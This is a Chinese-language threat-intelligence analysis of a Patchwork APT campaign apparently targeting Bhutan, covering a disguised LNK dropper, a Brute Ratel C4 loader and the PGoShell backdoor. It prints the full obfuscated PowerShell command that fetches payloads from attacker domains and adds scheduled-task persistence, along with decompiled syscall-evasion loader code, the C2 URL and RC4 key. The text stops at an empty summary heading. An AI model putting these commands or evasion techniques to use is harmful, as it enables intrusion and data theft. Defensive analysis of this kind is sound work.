

Patchwork 组织更新武器库，首次利用 Brute Ratel C4 和 PGoShell 增强版发起攻击

🕒 29分钟之前

📌 404专栏 (/category/404team/) · 威胁情报 (/category/threat-intelligence/)

作者：K&XWS@知道创宇404高级威胁情报团队

时间：2024年7月15日


1 概述

近期，知道创宇404高级威胁情报团队捕获到Patchwork组织疑似针对不丹的攻击样本，该样本除加载已多次发现的go语言后门(以下称“PGoShell”)外，还大规模增强了功能。与此同时，样本首次使用了红队工具Brute Ratel (<https://bruteratel.com/>) C4，即近期观察到的比较大的武器更新。该组织在最近2年的攻击活动中，于技术方面比其他同源组织投入的热情更多，并不断更新自身的武器库及加载方式。迄今为止，已发现该组织使用了超过10种不同的木马及加载方式。以下将对本次发现进行分析和描述。

2 组织背景

Patchwork（又称Dropping Elephant）是一个极为活跃的高级持续性威胁 (APT) 组织，自 2014 年以来一直在开展活动。Patchwork 主要针对东亚及南亚等亚洲地区的政府、国防和外交组织以及大学，科研机构。

3 攻击链



4 样本综述

此次捕获的样本为Lnk文件，其主要功能是下载诱饵文件和后续载荷。经过对载荷的分析后发现，此次攻击使用的武器包括PGoShell以及红队攻击框架Brute Ratel (https://bruteratel.com/) C4，详情如下：

4.1 lnk分析描述

lnk文件名为Large_Innovation_Project_for_Bhutan.pdf.lnk，当用户未开启文件后缀显示时，极易将其当作pdf文档打开，在lnk运行后，其中包含的脚本参数也得以运行：

```
File size: 452,608
Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasArguments, HasIconLocation, IsUnicode, HasExpIcon, EnableTargetMetadata
File attributes: FileAttributeArchive
Icon index: 13
Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Relative Path: ..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: $ProgressPreference = 'SilentlyContinue';i'w'r https://adaptation-funds.org/documents/Large_Innovation_Proj
ect_for_Bhutan.pdf -OutFile C:\Users\Public\Large_Innovation_Project_for_Bhutan.pdf;s'a'p's C:\Users\Public\Large_Inn
ovation_Project_for_Bhutan.pdf;i'w'r https://beijingtv.org/wpytd52vDw/brtd2389aw -OutFile "C:\Users\Public\hal";r'e'
n -Path "C:\Users\Public\hal" -NewName "C:\Users\Public\edputil.dll";i'w'r https://beijingtv.org/ogQas32xzsy6/fRgt9azs
wqle -OutFile "C:\Users\Public\sam";r'e'n -Path "C:\Users\Public\sam" -NewName "C:\Users\Public\Winver.exe";c'p C:\Wi
ndows\System32\resmon.exe C:\Users\Public\resmon.exe;c'p'i 'C:\Users\Public\Large_Innovation_Project_for_Bhutan.pdf' -
destination .;sch'ta's's'ks /c'r'e'a'te /Sc minute /Tn MicroUpdate /tr 'C:\Users\Public\resmon';sch'ta's's'ks /c'
r'e'a'te /Sc minute /Tn MicroUppdate /tr 'C:\Users\Public\Winver';e'r'a's's'e *d?.?n?
Icon Location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

lnk参数

参数包含的操作如下：

1.操作一：

访问并下载uri (hxxps://adaptation-funds.org/documents/Large_Innovation_Project_for_Bhutan.pdf) 文件至本地 C:\Users\Public\Large_Innovation_Project_for_Bhutan.pdf, 该文件为诱饵文档，下载完成后运行。



诱饵文档部分截图

诱饵文档内容为adaptation fund(适应基金董事会)关于不丹的项目提案，疑似针对不丹相关机构和个人。

2.操作二：

访问并下载uri (hxxps://beijingtv.org/wpytd52vDw/brtd2389aw) 数据至本地 C:\Users\Public\hal, 并将其重命名为C:\Users\Public\edputil.dll, **值得注意的是该域名疑似仿冒北京电视台。**

3.操作三:

访问并下载uri (hxxps://beijingtv.org/ogQas32xzsy6/fRgt9azswq1e) 数据至本地 C:\Users\Public\sam, 并将其重命名为C:\Users\Public\Winver.exe。


4.操作四:

从系统目录复制resmon.exe到C:\Users\Public\resmon.exe, 创建名为MicroUpdate的计划任务, 该计划任务每分钟执行一次, 执行目标为C:\Users\Public\resmon.exe。创建名为MicroUppdate的计划任务, 该计划任务每分钟执行一次, 执行目标为 C:\Users\Public\Winver.exe, 最终删除Ink文件。

4.2 Brute Ratel (https://bruteratel.com/) C4(edputil.dll)分析

4.2.1 Brute Ratel (https://bruteratel.com/) C4 loader分析描述

resmon.exe为系统文件, 运行后会加载edputil.dll。基于windows默认加载原则, 与 resmon.exe同目录下的edputil.dll将被加载, edputil.dll使用themida加壳:



edputil.dll区段中的.themida段

最终resmon.exe加载EdpGetIsManaged导出函数:

Name	Address	Ordinal
EdpGetIsManaged	000000021F2425C0	1
DllEntryPoint	000000021F8370B0	[main entry]

edputil.dll导出表

EdpGetIsManaged导出的主要功能既是Brute Ratel (<https://bruteratel.com/>) C4 loader，攻击者首先会利用自定义的hash算法获取api地址：

```

v2 = (int *)MEMORY[0x40180];
v19 = 0i64;
v21[0] = 0i64;
v20 = (int)*MEMORY[0x40180]; // shellcode length
NtProtectVirtualMemory = (_BYTE *)getaddr_fromhash_13D0(0x82FC6C67, v0);
NtAllocateVirtualMemory_0 = (_BYTE *)getaddr_fromhash_13D0(-475290686, v1);
ZwWaitForSingleObject = (_BYTE *)getaddr_fromhash_13D0(-483143843, v1);
getaddr_fromhash_13D0(-429631912, v1); // NtCreateThreadEx

```

通过hash获取api地址

为达到unhook和反调试的目的，攻击者将获取对应函数的系统调用号，然后获取“syscall”指令地址，以NtProtectVirtualMemory函数为例，其中调用号为“0x50”：

```

result = a1;
while ( *result != 0xF || result[1] != 5 || result[2] != 0xC3 )// found syscall ret
{
    if ( a1 + 20 == ++result )
        return 0i64;
}
return result;

```

0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
4C:8BD1	mov r10,rcx	
B8 50000000	mov eax,50	
F60425 0803FE7F 01	test byte ptr dx:[7FFE0308],1	
75 03	jne ntdll.7FFAA1B9CAC5	
0F05	syscall	
C3	ret	

获取调用号

获取“syscall”地址

```

if ( *(_BYTE *)a1 == 0x4C && *(_BYTE *)a1 + 1 == 0x8B )//
// 4C 8B D1 >> mov r10,rcx
// B8 xx xx >> mov eax,[syscall_index]
{
    if ( *(_BYTE *)a1 + 2 != 0xD1 || v3 != (char)0xB8 )
        return 0i64;
    if ( !*(_BYTE *)a1 + 6 )
        return a2 + (unsigned int)*(unsigned __int16 *)a1 + 4;
}

```

获取调用号及“syscall”地址

后续若需要调用NtProtectVirtualMemory，则只需要将调用号（0x50）传入eax，再调用“syscall”的地址即可完成函数的调用，利用此调用方式，传统的下断点将失效：

```
loc_3A8:                                     ; CODE XREF: sub_3A4↑j
        mov     r10, rcx
        mov     rax, r9
        jmp     [rsp+arg_20]
; -----

loc_3B2:                                     ; CODE XREF: sub_3A2↑j
        mov     r10, rcx
        mov     rax, [rsp+arg_28]
        jmp     [rsp+arg_30]
; -----

loc_3BE:                                     ; CODE XREF: sub_3A0↑j
        mov     r10, rcx
        mov     rax, [rsp+arg_30]
        jmp     [rsp+arg_38]
; -----

loc_3CA:                                     ; CODE XREF: sub_3A6↑j
        mov     r10, rcx
        mov     rax, [rsp+arg_58]
        jmp     [rsp+arg_60]
```


调用号
syscall addr



syscall调用代码片段

将shellcode写入申请的内存中，更改新分配的内存的保护，通过NtCreateThreadEx创建线程并执行：

```
susp_memcpy_1570(v19, MEMORY[0x40170], *v2); // shellcode
susp_memset_15A0(MEMORY[0x40170], 0, *v2);
sub_3A2(-1i64, (__int64)&v19, (__int64)&v20, 32i64, (__int64)v18, callnum_14C0, (__int64)syscall_addr_1490); // << NtProtectVirtualMemory
LODWORD(v16) = v17;
LODWORD(v15) = 0;
sub_3A6((__int64)v21, 0x1F03FFi64, 0i64, -1i64, v19, 0i64, v15, 0i64, 0, 0, 0, v16, v12); // << NtCreateThreadEx
sub_3A4(-1i64, 0i64, 0i64, v7, (__int64)v10); // << ZwWaitForSingleObject
```



Shellcode运行

Shellcode的主要功能是加载最终载荷（Brute Ratel (<https://bruteratel.com/>) C4），它首先会进行调试器检测，接着对PEB中的NtGlobalFlag值进行对比，若为0x70则结束运行：


```

v10 = __readgsqword(0x60u);
result = *(_BYTE *) (v10 + 0xBC) & 0x70; // check PEB.NtGlobalFlag
if ( (_BYTE)result == 0x70 )
    return result;

```




调试器检测

获取后续需要使用的api地址：

```

v88[27] = get_apiaddr_fromhash_3BE15((__int64)v88, -2097386393, 1); // NtProtectVirtualMemory
LOWORD(v88[30]) = get_syscall_num_3C6C5((char *)v88[27], 0, 1); // 0x50
v88[31] = (__int64)get_syscall_addr_3C2C5((_BYTE *)v88[27]);
v88[29] = get_apiaddr_fromhash_3BE15((__int64)v88, 351328598, v88[0]); // ZwFlushInstructionCache
WORD2(v88[30]) = get_syscall_num_3C6C5((char *)v88[29], 0, 1); // 0xE3
v88[33] = (__int64)get_syscall_addr_3C2C5((_BYTE *)v88[29]);
v88[20] = get_apiaddr_fromhash_3BE15((__int64)v88, 0xA02A4355, v88[0]); // RtlFreeHeap
v88[23] = get_apiaddr_fromhash_3BE15((__int64)v88, 0xA14B9F41, v88[0]); // LdrGetDllHandleEx
v88[22] = get_apiaddr_fromhash_3BE15((__int64)v88, 1775940843, v88[0]); // LdrGetProcedureAddress
v88[19] = get_apiaddr_fromhash_3BE15((__int64)v88, -391142911, v88[0]); // RtlExitUserThread
v84 = 0;

```



获取api地址

接下来进行系统时间检测，若当前系统时间超过硬编码的时间戳（0x66c0666d），则结束运行：

```

GetSystemTimeAsFileTime = (void (__fastcall *) (int *))get_apiaddr_fromhash_3BE15(a1, 1535136116, *(_QWORD *) (a1 + 8));
*(_QWORD *) (a1 + 120) = GetSystemTimeAsFileTime;
GetSystemTimeAsFileTime(v7);
v5 = (unsigned int)v7[0] + ((unsigned __int64)(unsigned int)v7[1] << 32) - 0x19DB1DED53E800i64;
return v5 / 0x989680 > a2; // 计算时间戳，并与硬编码的时间戳进行比较
if ( *v8 )
{
    result = sub_3D7C5((__int64)v88, *v8); // 运行时间不能大于0x66C0666D 既是2024-8-17 16:59:25
    if ( (_DWORD)result )
        return result;
}

```



运行时间检测

使用RC4算法解密出后续需要加载的文件名（chakra.dll），该文件主要作为Brute Ratel (<https://bruteratel.com/>) C4的载体：

```
{
    v61 = v88[44];
    v62 = v88[48];
    v63 = v88[45] - 8;
    for ( k = 0i64; k != 256; ++k )
        *((_BYTE *)v89 + k) = k;
    v65 = (char *)v89;
    LOBYTE(v66) = 0;
    v67 = 0;
    v68 = v61 + v63;
    do
    {
        v69 = v67;
        v70 = *v65;
        ++v67;
        ++v65;
        v66 = (unsigned __int8)(v66 + v70 + *((_BYTE *)v68 + (v69 & 7)));
        *(v65 - 1) = *((_BYTE *)v89 + v66);
        *((_BYTE *)v89 + v66) = v70;
    }
    while ( v67 != 256 );
    sub_3B8E5((__int64)v89, v62, v62, v16);    // chakra.dll
    v15 = (_BYTE *)v88[39];
}
```



解密数据

chakra.dll被加载后，将去除“MZ”头的最终载荷Brute Ratel

(<https://bruteratel.com/>) C4写入chakra.dll的地址空间，并模拟加载Brute Ratel

(<https://bruteratel.com/>) C4:

地址	十六进制	ASCII
00007FFA80030000	00 00 00 00
00007FFA80030010	00 00 00 00
00007FFA80030020	00 00 00 00
00007FFA80030030	00 00 00 00
00007FFA80030040	0E 1F BA 0E	..°..!..Li..
00007FFA80030050	00 00 00 00
00007FFA80030060	00 00 00 00
00007FFA80030070	00 00 00 00
00007FFA80030080	50 45 00 00	PE..d..E f...
00007FFA80030090	00 00 00 00
00007FFA800300A0	00 94 00 00r.....
00007FFA800300B0	00 00 00 10
00007FFA800300C0	04 00 00 00
00007FFA800300D0	00 80 04 00è.....
00007FFA800300E0	00 00 20 00
00007FFA800300F0	00 00 10 00
00007FFA80030100	00 00 00 006.....
00007FFA80030110	00 90 04 00
00007FFA80030120	00 90 03 00
00007FFA80030130	00 A0 04 00
00007FFA80030140	00 00 00 00
00007FFA80030150	00 00 00 00
00007FFA80030160	00 00 00 00
00007FFA80030170	00 00 00 00
00007FFA80030180	00 00 00 00
00007FFA80030190	00 19 03 00

去掉“MZ”的Brute Ratel (<https://bruteratel.com/>) C4

```

load_dll_3D645(                                // 加载chakra.dll
    (__int64 *)(&v23),
    (__int64 *)(&v24),
    (__int64 *)(&v25),
    (unsigned int)&v26,
    a1,
    v29);
memcpy_payload_3D835(v24, v2, *(unsigned int *)(&v4 + 0x54)); // 写入payload header
v5 = (unsigned int *)(&v4 + *(unsigned __int16 *)(&v4 + 20) + 24);
if ( *(_WORD *)(&v4 + 6) )
{
    v6 = v4 + *(unsigned __int16 *)(&v4 + 20) + 64;
    v7 = v6 + 40i64 * ((unsigned int)*(&v4 + 6) - 1);
    while ( 1 )
    {
        memcpy_payload_3D835(v24 + v5[3], v2 + v5[5], v5[4]); // 写入各区域
        v5 = (unsigned int *)v6;
        if ( v6 == v7 )
            break;
        v6 += 40i64;
    }
}

```

将数据写入chakra.dll内存空间

获取OEP并跳转执行，最终执行载荷既是Brute Ratel (<https://bruteratel.com/>) C4:

```

v8 = *(_QWORD *)(&a1 + 368);
v20 = (void (__fastcall *)(&v20, v24, v29))(*(&v4 + 0x28) + v24); // Nt Headers + 0x28
v9 = v24 + *(int *)(&v24 + 60);
v20(v29);                                // >>> OEP

```

跳转OEP执行

4.2.2 Brute Ratel (https://bruteratel.com/) C4简述

Brute Ratel (https://bruteratel.com/) C4是一个红队框架，并被视为Cobalt Strike 的替代品。该框架能够实现诸如文件管理、端口扫描、文件上传下载、屏幕截图等功能，以下为本次该载荷的配置截图，各项配置间使用 “|” 进行分隔：

```
) 7C 7C 30 7C 39 30 7C 34 35 7C 31 30 30 7C 7C 7C ||0|90|45|100|||
) 7C 7C 7C 7C 49 6D 68 30 64 48 41 36 4C 79 39 33 ||||Imh0dHA6Ly93
) 64 33 63 75 64 7A 4D 75 62 33 4A 6E 4C 7A 45 35 d3cudzMub3JnLzE5
) 4F 54 68 76 65 47 68 30 62 57 77 69 7C 65 79 4A OTkveGh0bwwi|eyJ
) 6F 64 48 52 77 4F 69 38 76 64 33 64 33 4C 6D 4A odHRwOi8vd3d3LmJ
) 68 61 57 52 31 4C 6D 4E 75 4C 33 4E 6C 59 58 4A hawR1LmNuL3NlYXJ
) 6A 61 43 49 69 49 6E 30 3D 7C 65 79 4A 54 64 57 jaCiiIn0=|eyJTdW
) 4A 74 61 58 52 30 5A 57 51 69 4F 69 4A 50 61 79 JtaXR0ZWQiOiJPay
) 4A 39 7C 65 79 4A 54 64 57 4A 74 61 58 52 30 5A J9|eyJTdWJtaXR0Z
) 57 51 69 4F 69 4A 50 61 79 4A 39 7C 65 79 4A 4A WQiOiJPayJ9|eyJJ
) 62 6D 5A 76 49 6A 6F 69 54 32 73 69 66 51 3D 3D bmZvIjoiT2sifQ==
) 7C 30 7C 31 7C 6C 6F 6E 67 77 61 6E 67 2E 62 2D |0|1|longwang.b-
) 63 64 6E 2E 6E 65 74 7C 34 34 33 7C 4D 6F 7A 69 cdn.net|443|Mozi
) 6C 6C 61 2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 lla/5.0 (Windows
) 20 4E 54 20 31 30 2E 30 38 20 57 69 6E 36 34 38 NT 10.0; Win64;
) 20 78 36 34 29 20 41 70 70 6C 65 57 65 62 48 69 x64) ApplewebKi
) 74 2F 35 33 37 2E 33 36 20 28 48 48 54 4D 4C 2C t/537.36 (KHTML,
) 20 6C 69 68 65 20 47 65 63 6B 6F 29 20 43 68 72 like Gecko) Chr
) 6F 6D 65 2F 31 32 33 2E 30 2E 30 2E 30 20 53 61 rome/123.0.0.0 Sa
) 66 61 72 69 2F 35 33 37 2E 33 36 7C 31 63 66 64 fari/537.36|1cfd
) 39 33 45 38 66 39 32 33 34 62 61 39 30 61 36 30 93E8f9234ba90a60
) 7C 31 44 35 65 33 31 34 61 63 34 34 43 35 37 45 |1D5e314ac44C57E
) 35 36 66 37 7C 2F 61 76 61 74 61 74 61 72 2F 53 71 75 56f7|/avatar/Squ
) 61 72 65 2F 53 71 75 61 72 65 5F 36 37 2E 70 68 are/Square_67.ph
) 70 2C 2F 77 70 2D 63 6F 6E 74 65 6E 74 2F 74 68 p,/wp-content/th
) 65 6D 65 73 2F 64 75 78 2F 61 73 73 65 74 73 2F emes/dux/assets/
) 69 6D 67 2F 61 76 61 74 61 72 61 2E 70 6E 67 2C img/avatara.png,
) 2F 70 65 74 67 75 69 64 65 2F 63 6F 76 65 72 2D /petguide/cover-
) 69 6D 61 67 65 73 2F 64 6F 67 73 2F 75 6E 73 70 images/dogs/unsp
) 6C 61 73 68 73 31 2E 68 74 6D 6C 2C 2F 65 2F 73 lashi1.html,/e/s
) 65 61 72 63 68 2F 64 61 73 68 62 6F 61 72 64 73 earch/dashboards
) 2E 70 68 70 7C 51 32 39 75 62 6D 56 6A 64 47 6C .php|Q29ubmvjdGl
) 76 62 6A 6F 67 61 32 56 6C 63 43 31 68 62 47 6C vbjoga2Vlcc1hbGl
) 32 5A 51 3D 3D 2C 55 32 56 6A 4C 55 5A 6C 64 47 2ZQ==,U2VjLUZldG
) 4E 6F 4C 55 31 76 5A 47 55 36 49 47 35 68 64 6D NoLU1vZGU6IG5hdm
) 6C 6E 59 58 52 6C 2C 51 57 4E 6A 5A 58 42 30 4F lnYXRl,QWNjZXBOO
) 69 42 30 5A 58 68 30 4C 32 68 30 62 57 77 73 59 iBOZXh0L2h0bWwsY
) 58 42 77 62 47 6C 6A 59 58 52 70 62 32 34 76 65 XBwbGljYXRpb24ve
) 47 68 30 62 57 77 72 65 47 31 73 4C 47 46 77 63 Gh0bwwr eG1sLGFwc
) 47 78 70 59 32 46 30 61 57 39 75 4C 33 68 74 62 GxpY2F0aW9uL3htb
) 44 74 78 50 54 41 75 4F 53 78 70 62 57 46 6E 5A DtxPTAU0SxpbWFnZ
) 53 39 68 64 6D 6C 6D 4C 47 6C 74 59 57 64 6C 4C S9hcnmLG1tyWGL
) 22 64 6C 59 65 41 73 48 68 28 71 45 22 45 28 4D 2d1YnA5Ki8nQ25EM
```

Brute Ratel (https://bruteratel.com/) C4配置截图

4.3 PGoShell (Winver.exe) 分析

PGoShell由Go语言开发，总体来看其功能较丰富，包括远程shell、屏幕截图，载荷下载执行等，由于首次发现该武器时主要功能为远程shell故而得名。相关详细逆向分析内容如下：

初始化URI、RC4密钥，User-Agent,本次样本中RC4密钥内容为
“0g8RXt137ODBeqPhTv2XYjgmnxUsijfc”。

```
URL_960AE0 = (__int64)"https://cartmizer.info/lkqnzntawldqjlwdxivsnemw";// C2
qword_960AF8 = 32LL;
if ( dword_9B5610 )
{
    v5 = runtime_gcWriteBarrier1(RC4_key_960AF0);
    *v6 = v5;
}
RC4_key_960AF0 = (__int64)"0g8RXt137ODBeqPhTv2XYjgmnxUsijfc";// RC4 key
qword_960B08 = 28LL;
if ( dword_9B5610 )
{
    v7 = runtime_gcWriteBarrier1(UA_960B00);
    *v8 = v7;
}
UA_960B00 = (__int64)"QllXjxbyEvMuARVOztDiSZDNtQQb";// UA
qword_960708 = 13LL;
```



初始化URI、RC4密钥

检测HKCU\Software\Microsoft\WinTemp是否存在，若存在则获取temp键对应的值；若不存在则生成随机字符串，并使用RC4+base64加密后写入，该值将作为ID被上传到服务端：


```

New = main_CreateNew(9LL, a2, a3, a4, a5);
v7 = golang_org_x_sys_windows_registry_OpenKey(0x80000001LL, "Software\\Microsoft\\WinTemp", 26LL, 131103LL);
if ( "Software\\Microsoft\\WinTemp" )
{
    v58 = qword_9214E8;
    if ( "Software\\Microsoft\\WinTemp" == (char *)off_794540 )
    {
        Key = v7;
        if ( (unsigned __int8)runtime_ifaceeq("Software\\Microsoft\\WinTemp", v8, &v58) )
        {
            Key = golang_org_x_sys_windows_registry_CreateKey(2147483649LL, "Software\\Microsoft\\WinTemp", 26LL, 131103LL);
            v9 = RC4_key_960AF0;
            v68 = runtime_stringtoslicebyte(v65, RC4_key_960AF0, qword_960AF8);
            v56 = v9;
            v54 = v10;
            v11 = New;
            v12 = (uint8 *)runtime_stringtoslicebyte(v64, New, a2);
            v17 = main_AESENC(v68, v56, v54, v12, v11, v13, v14, v15, v16);
            v18 = runtime_slicebytetostring(v63, v17, v56);
            golang_org_x_sys_windows_registry_Key_setStringValue(Key, "temp", 4LL, 1LL, v18, v17);
        }
        v7 = Key;
    }
}

```



进入信息收集&交互模块后，PGoShell首先会尝试获取主机信息(主机名、用户名、当前主机对公IP、当前主机所处国家(IP及国家信息由查询ip-api.com获取)、当前系统版本、当前执行路径、进程PID、PROCESSOR_ARCHITECTURE信息)，获取成功后将对应的数据进行拼接，各信息数据使用“||”进行分隔。

```

main_MainStructInitialization2(v67, (__int64)v53);// 获取主机信息
while ( 1 )
{
    v27 = runtime_concatstring3(0LL, &unk_790FF0, 1LL, "||", 2LL, v67, v53);
    v28 = runtime_concatstring3(0LL, v27, &unk_790FF0, "||", 2LL, qword_961120, qword_961128);
    v29 = v27;
    v30 = v28;
    v31 = runtime_concatstring3(0LL, v28, v29, "||", 2LL, qword_9610C0, qword_9610C8);
    v32 = v30;
    v33 = v31;
    v34 = runtime_concatstring3(0LL, v31, v32, "||", 2LL, qword_9610D0, qword_9610D8);
    v35 = v33;
    v36 = v34;
    v37 = runtime_concatstring3(0LL, v34, v35, "||", 2LL, qword_9610E0, qword_9610E8);
    v38 = v36;
    v39 = v37;
    v40 = runtime_concatstring3(0LL, v37, v38, "||", 2LL, qword_961110, qword_961118);
    v41 = v39;
    v42 = v40;
    v43 = runtime_concatstring3(0LL, v40, v41, "||", 2LL, qword_961100, qword_961108);
    v44 = v42;
    v45 = v43;
    v46 = runtime_concatstring3(0LL, v43, v44, "||", 2LL, qword_9610F0, qword_9610F8);
    v47 = v45;
    v48 = v46;
    v49 = (uint8 *)runtime_stringtoslicebyte(0LL, v46, v47);
}

```



获取主机信息并拼接

PGoShell获取到的所有数据均使用RC4+base64进行编码（截图中main_AESENC为攻击者迷惑分析人员编写的函数名，其内在实际为RC4+base64）：

```
v4 = os_user_Current(a1); // user
if ( a2 )
{
    v5 = RC4_key_960AF0;
    v6 = runtime_stringtoslicebyte(v213, RC4_key_960AF0, qword_960AF8);
    qmemcpy(v189, "unknown", sizeof(v189));
    v7 = v189;
    LODWORD(v8) = 7;
    v13 = main_AESENC(v6, v5, v9, (uint8 *)v189, 7uLL, 7uLL, v10, v11, v12);
    v14 = v5;
    v15 = (__int64)v13;
    v16 = runtime_slicebytetostring(0LL, v13, v14);
    qword_9610C8 = v15;
    if ( dword_9B5610 )
    {
        v16 = runtime_gcWriteBarrier2(v16);
        *v21 = v16;
        v17 = username_9610C0;
        v21[1] = username_9610C0;
    }
    username_9610C0 = v16;
}
```



RC4 Key及其解密数据

随后将拼接的数据发送到服务端，并从服务端获取数据，上线信息以及交互信息上传方式均采用POST方式。

PGoShell部分功能如下表：

功能号	功能
c?d????????e	shell
vypjtwudmta	文件下载
zdqxjjiueled	下载执行
mldijkppffollpps	下载执行
s?p????????t	屏幕截图
ssaphdnu	下载powershell bypass脚本并运行
tcvbwmdddqls	检查文件是否存在，存在则上传
egdhdnipjhfn	从指定url下载shellcode并注入
jhudjphsmunee	利用WMI枚举设备信息
getmdjfhkhjhsdfdc	获取域控信息

功能号	功能
nemszyrsmuns	下载Solo.zip到temp目录，解压后执行其中的powershell脚本
nfjdnteslbt	下载shellcode并通过QueueUserAPC注入执行
ndhbnmesnefdmu	SMB端口扫描
rdptidjkeephdnmak	RDP端口扫描

5 总结

